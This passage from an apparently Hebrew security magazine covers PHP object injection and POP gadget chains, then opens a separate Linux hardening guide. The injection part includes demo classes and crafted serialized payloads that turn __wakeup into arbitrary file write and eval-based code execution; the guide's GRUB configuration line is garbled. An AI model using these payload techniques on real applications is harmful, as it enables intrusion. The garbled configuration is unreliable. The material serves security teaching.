על מנת לפתור את הבעיה הראשונה והשנייה, אנו ניזכר שאפשר לעקוב אחרי השבילים של האובייקטים ודרכם לחפש אובייקטים שממשיכים לאתחל עוד אובייקטים. ניתן "לעקוב" כאשר ישנו קישור מסוים בין האובייקטים: הכללה, הורשה, או קריאה ישירה. מפה נוצרת עוד בעיה: כל מחלקה נורשת על ידי תריסר מחלקות שונות שמיהן ממשיכות לירוש מחלקות. נדרש להחליט על דרך לסנן אובייקטים על מנת להחליט אילו מהם יכולים לעזור בהתקפה במידה ונחבר אותם אל האובייקט המקורי שאנחנו מזריקים.

אך קצת לפני כן: ציינתי בבעיות ש-()unserialize לא באמת ממציא מחלקות חדשות, הוא גם לא מריץ הופעות חדשות של המחלקות מהאוויר. עד עכשיו ביצענו הזרקת אובייקט רגילה ע"י מתודת-הקסם ()__constuct. הבנאי (Constructor), כמו בהרבה שפות התומכות ב-OOP, יוצר מופע חדש של המחלקה בתור אובייקט אשר מכיל את משתני המחלקה בתור properties (עצמים), פונקציות המחלקה בתור

מתודות וכו'. על מנת להפעיל את מתודת-הקסם __construct() אנו נדרשים להשתמש באופרטור **new**, ואז לקרוא לבנאי. כאשר אנחנו עושים זאת, כל קוד אשר נמצא בפונקציה מורץ באופן אוטומטי. הקוד בדרך כלל יאתחל את העצמים והוא עלול לקרוא למתודות אחרות בתוך הפונקציה. בעולם אידיאלי להזרקה-מבוססת-שרשור-אובייקטים, כל אובייקט היה יוצר מופעים חדשים של אובייקטים אחרים ודרכם היינו מזריקים בקלות ישירות לתוך האובייקט האחרון. מובן שזה לא עובד ככה, אין הגיון בליצור מופע של כל מחלקה. אנו נצטרך ללמוד על עוד מתודות-קסם אשר רצות עם unserialize(), על מנת להרחיב את הסיכויים שלנו להיתקל באובייקט שיכול להתחיל את קטע ה-POP.

"ראש ה-POP" האידיאלי הינו גאדג'ט שמקיים את שני התנאים:

1) גאדג'ט שמכיל מתודת קסם שמורצת מיידית אחרי הכנסת המסורלז ל-unserialize()
2) גאדג'ט שמעביר הרצה אל אובייקט(ים) אחרים מתוך העצמים שלו (לרוב, הורשה)

כל אובייקט POP שאינו האובייקט הנזרק ההתחלתי, חייב לקיים את התנאי השני, כלומר מעביר את ההרצה הלאה.

סוף ה-POP שלנו, הינו אובייקט שעושה משהו מעניין. מה הכוונה?

- כותב לקובץ (Arbitrary File Writing)
- קורא מקובץ ומדפיס (Arbitrary File Reading / Local File Inclusion / Local File Disclosure)
- מריץ קוד (Remote Code Execution / Remote Command Execution)
- מריץ שאילתה (SQL Injection)
- מריץ שירותים אחרים (SMTP, FTP וכו' = אפשרות ל-outbound attacks ו-DoS לוקאלי)

על מנת למצוא אובייקטים שמתאימים להיות ראש ההתקפה, אנחנו צריכים למצוא אובייקט עם מתודת קסם. מתודות הקסם האפשריות הינן מתודות מיוחדות באובייקטים בעל שמות שמורים, ודרכם ניתן להגדיר התנהגויות לאובייקיטים מול מצבים מסוימים ופעולות שמתרחשות עליהם. כאשר מתודות הקסם האפשריות הינן מתודות מיוחדות באובייקטים בעל שמות שמורים, ודרכם ניתן להגדיר התנהגויות לאובייקיטים מול מצבים מסוימים ופעולות שמתרחשות עליהם.

מתודות הקסם (שרובן הינן פונקציות callback לאחר פעילות כלשהי על האובייקט):

- __construct() - אותה הסברנו והצגנו שימוש בה.
- **__destruct()** - הינו ה-destructor של המחלקה (כמו בכל שפת OOP...) אשר מורץ אחרון כאשר אין עוד הכוונות לאובייקטים אחרים בקוד, או בכל סדר אחר בתהליך הכיבוי.
- __call() - תרוץ אוטומטית כאשר היה נסיון לגשת למתודה לא נגישה (או לא קיימת) מתוך האובייקט.
- __callStatic() - אותו דבר למעלה, רק בהקשר של פונקציה ולא מתודה (כלומר, פונקציה שמוגדרת כסטאטית ולא כמתודה שמוגדרת כחלק מאובייקט).

- __get() - ה-getter (מוציא מידע מתוך משתנים לא נגישים).
- __set() - ה-setter (מכניס מידע לתוך משתנים לא נגישים).
- __isset() - קורא ל-isset() על משתנים לא נגישים (בודק אם המשתנה מכיל משהו).
- __unset() - קורא ל-unset() על משתנים לא נגישים (מסיר את המשתנה לחלוטין, אותו ואת התוכן שלו).
- __sleep() - בזמן סריאליזציה של אובייקט, ירוץ על מנת לבצע פעילויות-סיום של האובייקט ("מרדים" אותו).
- **__wakeup()** - בזמן דיסריאליזציה של אובייקט, ירוץ על מנת לבצע פעילויות-התחלה של האובייקט ("מעיר" אותו).
- __toString() - ירוץ כשמנסים להמיר את המשתנה למחרוזת.
- __invoke() - משתנים לא נגישים (private properties).
- __set_state() - משומש על ידי var_export() כאשר מעבירים אובייקטים ממצבים.
- __clone() - מתודת callback אחרי שכפול אובייקט.

יש פה מספר רציני של מתודות-קסם, אבל אני רוצה להתרכז ב-__wakeup (ניתן להתייחס כרגע גם ל-__destruct() מכיוון ובהקשר הזה הם פועלים באותה צורה לחלוטין) משתי סיבות:

- המתודה לא דורשת "יחס מיוחד" בניגוד לשאר המתודות, כמו הכנסת והוצאת נתונים, שכפול אובייקט ושאר תרחישים שלא בהכרח מצאנו
- קל למצוא את המתודה הזאת וגם את __destruct()

וכמובן, בנאי ה-__construct() אינו הולך להופיע בכל אוביקט וגם כאשר הוא מופיע, הוא לרוב לא קורא למתודות אלא מאתחל עצמים, לדוגמא:

```
<?php
class DigitalThings
{
    private $path = "/srv/http/article2.txt";
    private $content = "sup";

    public function write($param1, $param2)
        {
        file_put_contents($param1, $param2);
        }

    public function __wakeup()
        {
        $this->write($this->path, $this->content);
        }
}


$var = new DigitalThings();
```

```
file_put_contents("ser.txt", serialize($var));
//some code
unserialize(file_get_contents("ser.txt"));

?>
```

פלט:


```
O:13:"DigitalThings":2:{s:19:"DigitalThingspath";s:22:"/srv/http/article2.txt";s
:22:"DigitalThingscontent";s:3:"sup";}
```


[זה ההדבק מול קובץ הטקסט. עלול להיות חוסר דקויות בגודל המחרוזת, אין לסמוך על זה]

נראה זהה להתקפת אובייקט רגילה? חכו, רק התחלנו :)

הניצול יהיה פשוט, לערוך את המחרוזת, להתאים את הגדלים ולהזריק אותם. אני אישית ממליץ להוריד את הקוד המנוצל, לערוך אותו וליצור דרכו את ה-payload שמחליפים, ככה:

```
<?php
class DigitalThings
{
    private $path = "/srv/http/evil.php";
    private $content = "<?php phpinfo(); ?>";

    public function write($path, $content)
        {
        file_put_contents($this->path, $this->content);
        }

    public function __wakeup()
        {
        $this->write($this->path, $this->content);
        echo 1;
        }
}

$var = new DigitalThings();
file_put_contents("evil_ser.txt", serialize($var));
?>
```

נגיד ומדובר בפלאגין לתוכנה קוד-פתוח פופולרית נוסח WordPress, ברשותנו להריץ את הקוד על סביבת העבודה שלנו ואז לערוך חופשי את המשתנים, ואז ליצור סריאל של האובייקט ואותו אפשר לשלוח. הרבה יותר עדיף מלהתעסק ידנית עם הסריאל ולערוך כל משתנה בנפרד ואז את העורך שלו בנפרד. שימו לב ל-unserialize(), רק הוא מפעיל את ה-__wakeup().

ועכשיו אפשר לסבך את העניינים. הזרקות אובייקט הינן סוג של התקפות שמתגלה רק אחרי שקוראים את הקוד ומתעסקים איתו, כי לעיתים קרובות כפי שנראה עכשיו, אנו נצטרך להתמודד עם מספר תנאים כדי ליצור סריאליזציה שכאשר הופכים את הסירלוז בחזרה לאובייקט, משהו יתרחש.

```
<?php
//extends = class DigitalThings inherits DigitalWhisper
class DigitalThings extends DigitalWhisper
{   //__wakeup() automatically gets called after unserialize() reconstruction!!
    public function __wakeup()
        {
```

```
        //where is write()?
        //where is bool2?
        if($this->bool2)    $this->write($this->path, $this->content);
        }
}

class DigitalWhisper
{
    public $bool = true;
    public $bool2 = false;
    //protected = private but can be inherited
    protected $path = "/srv/http/more_articles";
    protected $content = "pls send help";

    public $more_info = "nothing";

    public function write($path, $content)
        {
        if($this->bool)
            {
            $this->Lookdown();
            //dead end?
            file_put_contents($this->path.".php", $this->content);
            }
        else {
            $this->Lookup($this->more_info);
            }
        }

    public function Lookdown()
        {
            $this->more_info = "still nothing";
        }
    public function Lookup($param1)
        {
            //eval = code execution for input
            return eval($this->more_info);
        }
}
$var = new DigitalThings();
$ser_var = serialize($var);

file_put_contents("ser.txt", $ser_var);

unserialize($ser_var);
?>
```

עושה רושם שהפעם אנחנו לא יכולים לכתוב חופשי קבצים. באסה. אולי יש משהו אחר שאפשר לנצל? ;)

ser.txt


```
O:13:"DigitalThings":5:{s:7:"bool";b:1;s:8:"bool2";b:0;s:7:"*path";s:23:"/srv/ht
tp/more_articles";s:10:"*content";s:13:"pls send help";s:9:"more_inf
o";s:7:"nothing";}
```


הערה: עצמים עם כוכב הם עצמים מסוג protected.


כשאנחנו זוכרים שיש לנו שליטה מוחלטת בכל משתנה בכל אובייקט שהריצה נמתחת אליו, אנחנו יכולים לנסות את הדבר הבא:

```
<?php
//extends = class DigitalThings inherits DigitalWhisper
class DigitalThings extends DigitalWhisper
{   //__wakeup() automatically gets called after unserialize() reconstruction!!
    public function __wakeup()
        {
        //where is write()?
        //where is bool2?
        if($this->bool2)    $this->write($this->path, $this->content);
        }
}

class DigitalWhisper
{
    //protected = private but can be inherited
    public $bool = true;
    public $bool2 = false;
    protected $path = "/srv/http/more_articles";
    protected $content = "pls send help";

    public $more_info = "nothing";

    public function write($path, $content)
        {
        if($this->bool)
            {
            $this->Lookdown();
            //dead end?
            file_put_contents($this->path.".php", $this->content);
            }
        else {
            $this->Lookup($this->more_info);
            }
        }

    public function Lookdown()
        {
            $this->more_info = "still nothing";
        }
    public function Lookup($param1)
        {
            //eval = code execution for input
            return eval($this->more_info);
        }
}
$var = new DigitalThings();
$var->bool2 = true;
$var->bool = false;
$var->more_info = "phpinfo();";
$ser_var = serialize($var);

file_put_contents("evil_ser.txt", $ser_var);
unserialize($ser_var);
?>
```

evil_ser.txt

```
O:13:"DigitalThings":5:{s:4:"bool";b:0;s:5:"bool2";b:1;s:7:"*path";s:23:"/srv/ht
tp/more_articles";s:10:"*content";s:13:"pls send
help";s:9:"more_info";s:10:"phpinfo();";}
```

רץ?



בהחלט! ☺

ה-POP שביצענו בעצם היה לגשר את האובייקט, לתוך אובייקט-האבא שלו ודרכו להשתמש במתודה אחרת שעל פי הגיון הקוד לא הייתה אמורה אף פעם לרוץ, אך לאחר שליטה חופשית במשתנים - רצה.

זוכרים את הבעיה הראשונה והשנייה שציינתי קודם, על כך ש-unserialize() יכול לנצל רק אובייקטים שהוכללו בקוד לפניו? דרך מאוד נחמדה להתמודד עם הבעיה היא להשתמש ב-autoload() - פונקציה שמכלילה את כל המחלקות הנדרשות להרצת הקוד. הפונקציה הזאת לרוב משומשת בסביבות עבודה שמנצלות ערכות של ספריות, או frameworks. מוסיפים רק שורה אחת בתחילת הקוד וכל הספריות נטענות מיד. הפוטנציאל למנף את ההתקפה נהיה ענקי. כשחושבים על זה, אותן התקפות דינוזאוריות עדיין נמצאות פה, והם הולכות להישאר. דרך ההעברה היא הדבר היחיד שהולך להשתנות.

מילים אחרונות

מספר התקפות פופולריות - מציג גישור טבעי יותר ועמוק יותר של 5 אובייקטים בשרשרת POP (ממליץ מאוד):

https://blog.sucuri.net/2014/11/deep-dive-into-the-hikashop-vulnerability.html

עוד מקרים בתוכנות-ווב פופולריות:

CVE-2012-0911, CVE-2012-5692, CVE-2014-1691, CVE-2014-8791, CVE-2015-2171, CVE-2015-7808

והמספר רק הולך לעלות. ריבוי ה-**frameworks**, גודל הקוד, סביבות העבודה ואוטומציית הקוד תקדם בהדרגה את פופולריות ההתקפה.

הרבה מהמחקר שביצעתי מבוסס על המחקר של Stefan Esser, אשר הציג לראשונה את שיטות ההתקפה ב-2009. ואז ביסס את המונח POP = Property Oriented Programming בהצגה שנייה ב-2010.

אותו חוקר דיווח בנוסף על לפחות 60 חורי אבטחה בשפה כחלק מחודש-חורי-ה-PHP-שהוא-המציא, יצר את הפאץ' הפופולרי Suhosin (לברנשים שלא מתעסקים ב-Web, זה בערך משתווה ל-grsecurity בלינוקס) ובכללי חרוץ בתחום האבטחה. במידה ואבטחת אתרים מעניינת אותך, אמליץ לעקוב אחריו.

המאמר הנ"ל פורסם באיחור של חודש שנבע מקושי חקר וחוסר חומר בנושא. הייתי מעוניין להציג מספר נוסף של שימושים ב-SplObjectStorage אשר מציג ניצולים מעניינים כאשר משלבים סוגים אחרים של ספריות והמשתנים המורכבים שלהם.

לקריאה נוספת:

https://sektioneins.de/en/blog/14-08-27-unserialize-typeconfusion.html

במידה ומשהו לא היה ברור, ניתן ליצור איתי קשר במייל pentesting@protonmail.com

בנוסף, אני ו-R4z התחלנו לכתוב בלוג שעוקב אחרי ההתקדמות שלנו בנושאים הקשורים לאבטחת מידע ועוד, למי שמעוניין: nullbyte.co.il. קריאה נעימה!

הקשחת מערכות Linux - יסודות

מאת מאור ניסן

ב-Linux זה לא היה קורה. האמנם?

ובכן, בהשוואה למערכות הפעלה אחרות, אין כל ספק כי Linux הינה מערכת הפעלה מאובטחת יותר יחסית ל-Windows, למשל. כידוע או לא, לב ליבה של ה-Linux מורכב מהגרעין (קרנל - Kernel) ואוסף כלים שמרכיבים בעצם את מערכת ההפעלה - ביחד הם מרכיבים את ה"משטח" עליו רצים תוכנות וכלים. קרנל המערכת מבוסס קוד-פתוח (כמו גם רוב כלי אבטחת המידע הקיימים כיום), מה שמאפשר לחבר'ה כמוני וכמוך לזהות חולשות, להתריע ולתקן. בנוסף, מספר גדול וגדל של תוספי אבטחה ("פיצ'רים") מוטמעים בקרנל ושינויים חיוניים בקוד הקרנל מתבצעים מדי יום. Linux מעניקה יכולת מרשימה על בקרת הגישות (מי "שולט" על מי, אילו משאבים משתמש יכול לגשת ועוד). אז, איפה הסיכונים פה?

כמו שספרה של ג'ניפר טרייג מצהיר: "השטן נמצא בפרטים הקטנים" - כאן התשובה. אבטחת המערכת תלויה באופן רוחבי בתצורת (הגדרות) אלמנטים ברובד המערכתי והאפליקטיבי. Linux והקרנל הינם רכיבים מורכבים מאוד ולעתים קרובות - קשה להגדירם באופן "ידני". אבטחת מידע ב-Linux לעולם לא סטטית. ככל שתשתמשו במערכת - כך רמת אבטחתו תרד; שינוי תפעול של פונקציות מסוימות עלול לחשוף את המערכת לאיומים מצד חולשות חדשות המתגלות מדי יום כנגד תוכנות ושירותי מערכת. אם זה לא מספיק - המון הפצות (Distribution) מגיעות עם תוכנות ותצורות מוגדרות מראש התלויות בידע של המפיץ ובמטרת ההפצה (יש הפצות שמכוונות למשתמשים ביתיים, למנהלי מערכת, חוקרי פשעי מחשב ועוד...).

התקנת הפצת המערכת

אם באבטחת מידע עסקינן, התקנת מערכת Linux (הפצה מסוימת) בברירת מחדלה - הינה צעד לא חכם במיוחד; תוכנות רבות ולעתים לא מתאימות - מותקנות, משתמשים לא נחוצים - נוצרים, ואם לא די בכך - החלטות תצורה שגויות מתקבלות.

החלטות תצורה

כמעט בכל מהלך התקנה של הפצת Linux כזו או אחרת - תישאלו לגבי תצורת המערכת. בד"כ אלו שאלות חיוניות וחשובות לגבי אבטחת המערכת שלכם.

להלן כמה מהמלצותיי:

- אם תישאלו להזין סיסמה למשתמש root - תמיד תבחרו בסיסמה חזקה.
- צרו משתמש בנוסף למשתמש root - והזינו סיסמה שתהיה לכל הפחות - סבירה.
- אם תישאלו במהלך ההתקנה על התקנת חומת אש ואפשרות ל-SELinux - אשרו והתקינו.
- למרות שכיום זהו ברירת מחדל - לאפשר הצפנת סיסמאות (MD5) ו-Shadowing.

מינימליזם כדרך חיים

התקינו רק מה שאתם צריכים. אם הפצה מסוימת מציעה אפשרות להתקנה מינימלית או מוגדרת אישית - בחרו באחת האפשרויות הנ"ל. כאמור, ככל שמותקנות תוכנות (או packages ליתר דיוק), כך סביר שהמערכת תהיה חשופה לחולשות. אם כך וברצונכם להבטיח התקנת מערכת מאובטחת באופן מרבי ביותר, אני ממליץ להסיר את ה-packages הבאים:

- משחקים.
- שרתים (או שירותי רשת).
- דימונים (daemons) ושירותים נוספים.
- תוכנות וכלים סטייל "אופיס".
- כלים ותוכנות להדפסה.
- בסיסי נתונים.
- X-Windows (שרת ממשק גרפי) וסוגיו (Gnome/KDE).

מערכת Linux פרודוקטיבית אינה צריכה להכיל ממשק גרפי. X-Windows הינה חבילה ענקית המכילה מספר גדול של רכיבים ולהם היסטוריה של חולשות שהתגלו. בשונה מ-Windows, כל הגדרה במערכת יכולה להיעשות דרך ממשק שורת פקודה (command line).

הקפידו להתקין את הגרסה העדכנית ביותר של אותה הפצה, אם התקבל לידיכם גרסה ישנה - אין להתחבר לאינטרנט עד שמתקינים את כל ה-patches וה-fixes הקיימים עת ההתקנה. תקראו לי פרנואיד, אבל באבטחת מידע כמו באבטחת מידע - התזמון הוא פקטור קריטי; אם התקנתם מערכת ישנה, קיים פער של זמן עד השלמת התקנת כל העדכונים וה-patches החיוניים. בזמן זה, עת אתם מחוברים לאינטרנט והמערכת לא מעודכנת - מספיק כי תוקף "יתפוס" אתכם בעת סריקתו כדי לנצל חולשות ידועות.

בנוסף, עת סיום הורדת ההפצה, יש להבטיח את שלמותה; השוואת חתימת ה-MD5 תבטיח כי הקובץ שירד לא שונה, והוא זה שבאמת התכוונו להוריד. אמחיש בקצרה: נניח כי ברצוננו להוריד את קובץ ההתקנה של הפצת Debian, תחילה, אוודה כי אני מוריד את הגרסה העדכנית ביותר המתאימה לארכיטקטורת המעבד שלי ולנפח זיכרון ה-RAM במחשבי (64 ביט לזיכרון בנפח 4GB ומעלה). מאתר ההפצה של Debian, אגיע לכתובת הבאה:

http://cdimage.debian.org/debian-cd/current/amd64/iso-cd


See the Debian CD FAQ for lots more information about Debian CDs and installation.

Name	Last modified	Size
Parent Directory		-
MD5SUMS	2015-04-26 01:38	5.5K
MD5SUMS.sign	2015-04-26 01:43	836
SHA1SUMS	2015-04-26 01:38	6.2K
SHA1SUMS.sign	2015-04-26 01:43	836
SHA256SUMS	2015-04-26 01:38	8.3K
SHA256SUMS.sign	2015-04-26 01:43	836
SHA512SUMS	2015-04-26 01:38	14K
SHA512SUMS.sign	2015-04-26 01:43	836
debian-8.0.0-amd64-CD-1.iso	2015-04-25 16:03	627M
debian-8.0.0-amd64-CD-2.iso	2015-04-25 16:03	645M
debian-8.0.0-amd64-CD-3.iso	2015-04-25 16:03	644M
debian-8.0.0-amd64-CD-4.iso	2015-04-25 16:03	645M
debian-8.0.0-amd64-CD-5.iso	2015-04-25 16:03	634M
debian-8.0.0-amd64-CD-6.iso	2015-04-25 16:03	638M
debian-8.0.0-amd64-CD-7.iso	2015-04-25 16:03	646M
debian-8.0.0-amd64-CD-8.iso	2015-04-25 16:03	635M
debian-8.0.0-amd64-kde-CD-1.iso	2015-04-25 14:55	628M
debian-8.0.0-amd64-lxde-CD-1.iso	2015-04-25 14:56	641M
debian-8.0.0-amd64-netinst.iso	2015-04-25 14:53	246M
debian-8.0.0-amd64-xfce-CD-1.iso	2015-04-25 14:55	636M

Apache/2.4.12 (Unix) Server at cdimage.debian.org Port 80

לאחר הורדת הקובץ, אכנס ל-MD5SUMS ואבדוק (בעזרת תוכנה כגון WinMD5) או פקודת md5sum בלינוקס אם החתימה של הקובץ תואמת לזו המוצגת ב-MD5SUMS:

```
56623fa807eca38cdd5d993ecb486996  debian-8.0.0-amd64-CD-1.iso
7deb1d91e11a6681bda866595f76f78a  debian-8.0.0-amd64-CD-10.iso
438a231a907f9443b41bdfdc4a667e43  debian-8.0.0-amd64-CD-11.iso
459014f07a38b63d0bfcce5ad25f9458  debian-8.0.0-amd64-CD-12.iso
0cb4b93bcdb1fcd769cacf0d47c117b5  debian-8.0.0-amd64-CD-13.iso
64b8822d2905a4ec72984e6623d22c78  debian-8.0.0-amd64-CD-14.iso
b51d6d445a08d1f6d267b150f5fc9b77  debian-8.0.0-amd64-CD-15.iso
54cc72182556d206efc9168d7c6550ea  debian-8.0.0-amd64-CD-16.iso
3213d804762a9b8b6d55b1ce9c060b54  debian-8.0.0-amd64-CD-17.iso
85fcde6e60cb29b4b13c1d94401a266e  debian-8.0.0-amd64-CD-18.iso
5f1beb8ed52fc60b274d19b1591ec3d1  debian-8.0.0-amd64-CD-19.iso
c159804d081f1dab44cd25ddc91ef9bf  debian-8.0.0-amd64-CD-2.iso
```



אבטחת ה-Boot Loaders

תוקף הנגיש פיזית למערכת שלכם יכול בקלות לעקוף את מנגנוני האבטחה הפנימיים של המערכת (במיוחד בבקרות כניסה של שם משתמש וסיסמא). בנוסף, הוא יכול לבצע אתחול (אם אין הגנה על ה-BIOS) או לשנות את תצורת האתחול של המערכת ואת תהליך ה-init (המגדיר אילו שירותים, פקודות וכלים ירוצו בעת האתחול). תוקפים המסוגלים לאתחל את המערכת יוצרים שתי בעיות גדולות: האחת היא האפשרויות הרבות שמערכת Linux מעניקה לאלו המסוגלים לאתחל אותה. השנייה היא מניעת שירות ע"י אתחול לא רצוי.

רוב הפצות ה-Linux עושות שימוש באחד משני ה-Boot loaders: ה-loader (Linux loader) LILO, פעם היה loader ברירת המחדל של Linux) ו-Grub (החליף את ה-LILO וכיום הוא ברירת המחדל ברוב הפצות ה-Linux). Boot Loaders נטענים אחרי פעולת ה-BIOS של המחשב ומעניקים שליטה על בחירת הקרנל הרצוי ובקרה על ה-Boot images. בעת עדכון קרנל, ה-Boot loader יציג את כל גרסאות הקרנל שהותקנו - כולל אלו שאינם מעודכנים. בכללי, מומלץ שלא יהיו הרבה גרסאות קרנל מותקנות - במיוחד לא גרסאות ישנות. לכן, מומלץ להסיר את אותן גרסאות מרשימת הקרנלים ב-Boot loader.

Grub מכילה פיצ'רים רבים יותר מ-LILO, מעודכנת יותר ולכן גם מאובטחת יותר. למרות זאת, ברירת המחדל של Grub היא לאפשר לכולם לאתחל את המערכת במצב Single-user mode או לשנות פרמטרי אתחול שונים. בשונה מ-Grub, LILO יכולה להתמודד עם אירועים מסוג זה ע"י בקרת גישה מבוססת סיסמה (מוצפנת SHA512).

הגנת Grub ע"י סיסמה

הזינו את הפקודה הבאה:

```
grub-mkpasswd-pbkdf2
```

הזינו סיסמא והעתיקו את הפלט המוצפן.

ערכו את הקובץ:

```
/etc/grub.d/40_custom
```

וצרו שתי שורות:

```
Setsuperuser="someUser" set password someUser PASSWORD COPIED
```

שירותי אתחול, Init וסדר האתחול

אציג בטבלה את שירותי האתחול במערכת (מתאימה ברובה ל-Debian אך גם רוב הפצות ה-Linux עושות שימוש בשירותים דומים)

שם השירות	תיאור	מומלץ להסיר?
acpid	יישום תקן ACPI להגדרת התקנים וניהול צריכת חשמל	לא
anacron	בדומה ל-cron, רק שההנחה היא כי המחשב לא פועל באופן רציף - כלומר, משמש מחשבים שלא פועלים 24 שעות ביום ומעניק יכולת בקרה לביצוע משימות הנשלטות ע"י cron בתדירות יומית, שבועית או חודשית.	כן - במחשבים שאינם שרתים.
apmd	דור קודם של יישום ACPI ומותקן בד"כ במחשבים ישנים. אם הותקן acpid - מומלץ להסירו.	כן
auditd	The Linux Audit daemon. אחראי לכתיבת רשומות ביקורת (או הערכה) של המערכת.	לא להסיר. מומלץ להגדירו.
atd		כן
autofs	Automount	כן
crond	שירות cron	לא
cups	פונקציות מדפסת	כן
functions	פונקציות לסקריפטים מבוססי shell-script	לא
gpm	תמיכת עכבר ליישומי טקסט	כן

irda	תמיכה ל-IrDA	כן
isdn	תמיכה ל-ISDN	כן
keytable	מיפוי מקלדת	לא
kudzu	זיהוי חומרה	כן
lpd	שירות lpd למדפסות	כן
netfs	Mount network file systems	כן
nfslock	נעילת שירותי ה-NFS	כן
ntpd	שירות שעון מבוסס רשת	לא
pcmcia	תמיכה ל-PCMCIA	כן
portmap	תמיכה לחיבורי RPC	כן
random	לכידת אירועים אקראיים	לא
rawdevices	הקצאת התקנים	כן
rhnsd	שירות הרשת של Red hat	כן
snmpd	שירות SNMP	כן
sshd	שירות SSH	לא
winbind	תמיכה ל-Samba	כן
xfs	X font server	כן
ypbind	NIS/YP client support	כן

מסך התחברות (Login Screen)

מסך ההתחברות הינו הדבר הראשון שמשתמשי המערכת (או התוקפים) רואים עת הם מתחברים למערכת. כחלק ממדיניות אבטחת המידע שלכם, יש להציג למשתמשים מספר אזהרות והנחיות לפני התחברותם. דוגמה לכך תהיה:

- אזהרה בדבר חיבור לא מורשה למערכת.
- כחלק מעקרון "אבטחה באמצעות עמימות" (Security Through Obscurity), יש להבטיח כי גרסת מערכת ההפעלה תוסתר, סוג הפצת המערכת וכמו כן גם גרסת הקרנל. בברירת המחדל, רוב מערכות ההפעלה יציגו את הנ"ל. חשוב מאוד לתקן זאת.
- יש לוודא כי מסך ההתחברות יהיה "נקי" ויאפס טקסטים ופקודות שנכתבו לפני יציאה מהמערכת.

איך נעשה את זה? יש לערוך את הקובץ:

```
/etc/issue.net
```

ואת:

```
/etc/issue
```

הקבצים הנ"ל יוצגו בעת התחברות המשתמש לטרמינל. תחילה, יש לוודא כי מסך ההתחברות יהיה נקי. הזנת פקודת clear אל תוך קובץ ה-etc/issue/ ו-etc/issue.net/ - תעשה את העבודה:

```
root@maor-debian:/home/maor# clear > /etc/issue
root@maor-debian:/home/maor# clear > /etc/issue.net
```

כעת, נוסיף הודעת אזהרה לפני ההתחברות. כאמור, הטקסט מוזן לקובצי ה-issue. דוגמה להודעה:

```
************************************************************************
* This system is for the use of authorized users only. Usage of        *
* this system may be monitored and recorded by system personnel        *
* Anyone using this system expressly consents to such monitoring       *
* and is advised that if such monitoring reveals possible              *
* evidence of criminal activity, system personnel may provide the      *
* evidence from such monitoring to law enforcement officials.          *
************************************************************************
```

לאחר אימות המשתמש והתחברות למערכת, יוצג ה-etc/motd (Message Of The Day/) . גם הוא קובץ טקסט המאפשר להציג אזהרות, נהלים והנחיות למשתמשים שהתחברו בהצלחה למערכת.

ננעל את הקבצים הנ"ל כך שלא יהיו ניתנים לשינוי:

```
root@maor-debian:/# chown root:root /etc/issue.net /etc/issue /etc/motd
root@maor-debian:/# chmod 0600 /etc/issue.net /etc/issue /etc/motd
```

משתמשים וקבוצות

